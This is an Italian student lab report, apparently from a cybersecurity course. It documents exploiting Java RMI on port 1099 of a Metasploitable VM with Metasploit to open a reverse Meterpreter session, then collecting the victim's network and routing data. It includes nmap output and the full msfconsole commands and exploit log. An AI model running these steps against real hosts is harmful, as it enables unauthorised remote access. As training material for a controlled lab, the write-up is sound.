


GIANMARCO ELIA – CYBERSECURITY ANALYST

Report del progetto M4

W16D4 – Pratica

**EPICODE**

Esercizio
Traccia

Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: **192.168.11.111**
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: **192.168.11.112**
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 - o configurazione di rete;
 - o informazioni sulla tabella di routing della macchina vittima;
 - o ogni altra informazione che è in grado di acquisire.

3

CONFIGURAZIONE INIZIALE DELLA RETE E PING

Configurazione della rete sulla macchina Kali Linux:

Il comando `sudo ifconfig eth0 192.168.11.111/24` è stato utilizzato per assegnare l'indirizzo IP `192.168.11.111` all'interfaccia di rete `eth0` della macchina Kali. Successivamente, con il comando `ifconfig`, è stata verificata la configurazione corretta dell'interfaccia di rete.


Configurazione della rete sulla macchina Metasploitable:

Il comando `sudo ifconfig eth0 192.168.11.112/24` è stato eseguito per configurare l'indirizzo IP `192.168.11.112` sull'interfaccia `eth0` della macchina Metasploitable. Anche in questo caso, con il comando `ifconfig`, è stata verificata la corretta configurazione dell'interfaccia.

Connettività tra le due macchine:

Dalla macchina Kali Linux, è stato eseguito il comando `ping 192.168.11.112` per verificare la connessione con la macchina Metasploitable. L'output mostra pacchetti ICMP inviati e ricevuti con successo, confermando che le due macchine sono in grado di comunicare.

*La configurazione IP è stata effettuata in una sottorete /24 (subnet mask 255.255.255.0). Il test di connettività con ping è un passaggio fondamentale per assicurarsi che le due macchine siano correttamente collegate. Allego screen:



VERIFICA DELLA PORTA 1099 CON Nmap

Per confermare la presenza della porta **1099** aperta sulla macchina Metasploitable, è stato eseguito un comando di scansione utilizzando **Nmap**:

```
sudo nmap -sV 192.168.11.112
```

Risultato della scansione

L'output di Nmap conferma che la porta **1099** è **aperta** e associata al servizio **Java RMI**. Questo è indicato nella riga:

1099/tcp open java-rmi GNU Classpath grmiregistry, allego foto:

```
(gianmarcoelia@kali)-[~]
$ sudo nmap -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-20
Nmap scan report for 192.168.11.112
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd (broken: could not bind
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) D
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgrou
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgrou
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  shell          Netkit rshd
1099/tcp   open  java-rmi       GNU Classpath grmiregistry
1524/tcp   open  bindshell      Metasploitable root shell
2049/tcp   open  nfs            2-4 (RPC #100003)
2121/tcp   open  ftp            ProFTPD 1.3.1
3306/tcp   open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp   open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp   open  vnc            VNC (protocol 3.3)
6000/tcp   open  X11            (access denied)
6667/tcp   open  irc            UnrealIRCd
8009/tcp   open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp   open  http           Apache Tomcat/Coyote JSP engin
MAC Address: 08:00:27:19:B6:E2 (Oracle VirtualBox virtual
Service Info: Hosts: metasploitable.localdomain, irc.Met
```

Avvio di Metasploit e selezione dell'exploit

1) Avvio di MSFConsole:

Il comando `msfconsole` è stato eseguito per avviare il framework Metasploit. L'output conferma l'avvio della versione **v6.4.18-dev**, con un totale di:

2.437 exploit disponibili.

1.255 moduli ausiliari.

1.471 payloads.

2) Ricerca dell'exploit Java RMI:

Il comando `search java_rmi` è stato utilizzato per identificare gli exploit correlati al servizio Java RMI. L'output ha restituito un elenco di moduli, tra cui:

`exploit/multi/misc/java_rmi_server`, che sfrutta una configurazione di default insicura del servizio Java RMI.

3) Selezione dell'exploit:


Il modulo `exploit/multi/misc/java_rmi_server` è stato selezionato con il comando:

`use exploit/multi/misc/java_rmi_server`, dove l'output conferma che l'exploit è stato caricato correttamente.

Impostazione del payload predefinito:

Metasploit ha configurato automaticamente il payload predefinito:

`java/meterpreter/reverse_tcp`, allego foto:



```
(gianmarco@kali)~$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command

it looks like you're trying to run a module

+--=[ metasploit v6.4.18-dev ]
+--=[ 2437 exploits - 1255 auxiliary - 429 post ]
+--=[ 1471 payloads - 47 encoders - 11 nops ]
+--=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf> search java_rmi

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/gather/java_rmi_registry        .               normal  No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
2  \ target: Generic (Java Payload)          .               .       .
3  \ target: Windows x86 (Native Payload)    .               .       .
4  \ target: Linux x86 (Native Payload)      .               .       .
5  \ target: Mac OS X PPC (Native Payload)   .               .       .
6  \ target: Mac OS X x86 (Native Payload)   .               .       .
7  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal  No     Java RMI Server Insecure Endpoint Code Execution Scanner
8  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf> use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf> exploit(multi/misc/java_rmi_server) > 1
[*] Unknown command: 1. Run the help command for more details.
msf> exploit(multi/misc/java_rmi_server) > use 1
[*] Using configured payload java/meterpreter/reverse_tcp
msf> exploit(multi/misc/java_rmi_server) >
```

Configurazione dei parametri e visualizzazione dei payload disponibili

1) Visualizzazione delle opzioni del modulo:

Il comando `show options` è stato utilizzato per verificare i parametri richiesti dall'exploit `exploit/multi/misc/java_rmi_server`.

Tra le opzioni visibili:

- **RHOSTS:** Indirizzo IP della macchina vittima.
- **HTTPDELAY:** Tempo di attesa per la richiesta del payload (valore predefinito: 10 secondi).
- **LHOST:** Indirizzo IP del listener (macchina Kali).
- **LPORT:** Porta utilizzata dal listener (predefinita: 4444).

2) Configurazione dei parametri richiesti:

Sono stati configurati i parametri obbligatori:


- `set RHOSTS 192.168.11.112`: L'indirizzo IP della macchina Metasploitable (vittima).
- `set LHOST 192.168.11.111`: L'indirizzo IP della macchina Kali (attaccante).

3) Visualizzazione dei payload compatibili:

Il comando `show payloads` è stato eseguito per mostrare l'elenco di payload compatibili con questo exploit.

Tra i payload disponibili, il più rilevante è:

`java/meterpreter/reverse_tcp`, che consente di ottenere una connessione inversa Meterpreter dalla macchina vittima. Allego foto:



Esecuzione dell'exploit e apertura della sessione Meterpreter

1) Impostazione del payload:

È stato configurato il payload predefinito java/meterpreter/reverse_tcp con il comando:

set PAYLOAD java/meterpreter/reverse_tcp

2) Esecuzione dell'exploit:

- Il comando exploit è stato eseguito per avviare l'attacco.
- L'output conferma che l'exploit è stato eseguito con successo:
- La connessione TCP inversa è stata avviata sull'indirizzo **192.168.11.111** (porta 4444).
- La porta **1099** della macchina vittima (**192.168.11.112**) è stata utilizzata per inviare il payload.

Il payload è stato inviato correttamente, aprendo una sessione Meterpreter.

3) Interazione con la sessione Meterpreter:

È stato utilizzato il comando:

sessions -i 1, per interagire con la sessione Meterpreter appena aperta (Sessione 1).

L'output conferma che la sessione è già interattiva.

4) Tentativo di modifica del parametro HTTPDELAY (non necessario in questo caso):

Si è stato tentato di impostare il parametro HTTPDELAY a 20, ma non era più rilevante in questa fase, poiché l'exploit era già andato a buon fine. Allego foto:


```
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/sPURE9fuPr
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:52191) at 2024-12-20 19:19:51 +0100

meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > set HTTPDELAY 20
[-] Unknown command: set. Run the help command for more details.
meterpreter > 
```

Verifica della configurazione di rete con ifconfig

1) Accesso alla sessione Meterpreter:

Il comando sessions -i 1 è stato utilizzato per interagire con la sessione Meterpreter attiva, precedentemente ottenuta.

2) Verifica della configurazione di rete:

All'interno di Meterpreter, il comando:

ifconfig, è stato eseguito per visualizzare le interfacce di rete disponibili e i relativi dettagli.

3) Risultato del comando:

L'output mostra due interfacce di rete:

Interface 1 (lo):

- Nome: lo (loopback interface).
- Indirizzo IPv4: 127.0.0.1.
- Maschera di rete: 255.0.0.0.

Interface 2 (eth0):

- Nome: eth0 (interfaccia di rete fisica).
- Indirizzo IPv4: 192.168.11.112 (indirizzo IP della macchina vittima).
- Maschera di rete: 255.255.255.0.
- Indirizzo IPv6: fe80::a00:27ff:fe19:b6e2.


*La configurazione mostrata conferma che la macchina Metasploitable utilizza l'interfaccia eth0 con l'indirizzo IP previsto (192.168.11.112), corrispondente a quello configurato durante la fase iniziale. Allego foto:

```
meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > set HTTPDELAY 20
[-] Unknown command: set. Run the help command for more details.
meterpreter > ifconfig

Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe19:b6e2
IPv6 Netmask : ::

meterpreter > |
```



Verifica della tabella di routing con route

1. Visualizzazione della tabella di routing:

Con il comando:

route, è stato eseguito all'interno di Meterpreter per ottenere la tabella di routing della macchina vittima.

2. Risultato del comando:

La tabella mostra le informazioni relative alle rotte configurate per IPv4 e IPv6:

IPv4 Network Routes:

- Subnet 127.0.0.1 (loopback):
- Netmask: 255.0.0.0.
- Gateway: 0.0.0.0.
- Interfaccia: lo.

Subnet 192.168.11.112:

- Netmask: 255.255.255.0.
- Gateway: 0.0.0.0.
- Interfaccia: eth0.

IPv6 Network Routes:

- Subnet ::1 (loopback IPv6).
- Subnet fe80::a00:27ff:fe19:b6e2 configurata sull'interfaccia eth0.

Nota tecnica:

*La tabella di routing conferma che l'indirizzo IPv4 della macchina vittima (192.168.11.112) è configurato sull'interfaccia eth0 e che non sono presenti gateway configurati. Allego foto:

```
meterpreter > route
IPv4 network routes

```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		


```

IPv6 network routes

```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe19:b6e2	::	::		

```
meterpreter > 
```



GIANMARCO ELIA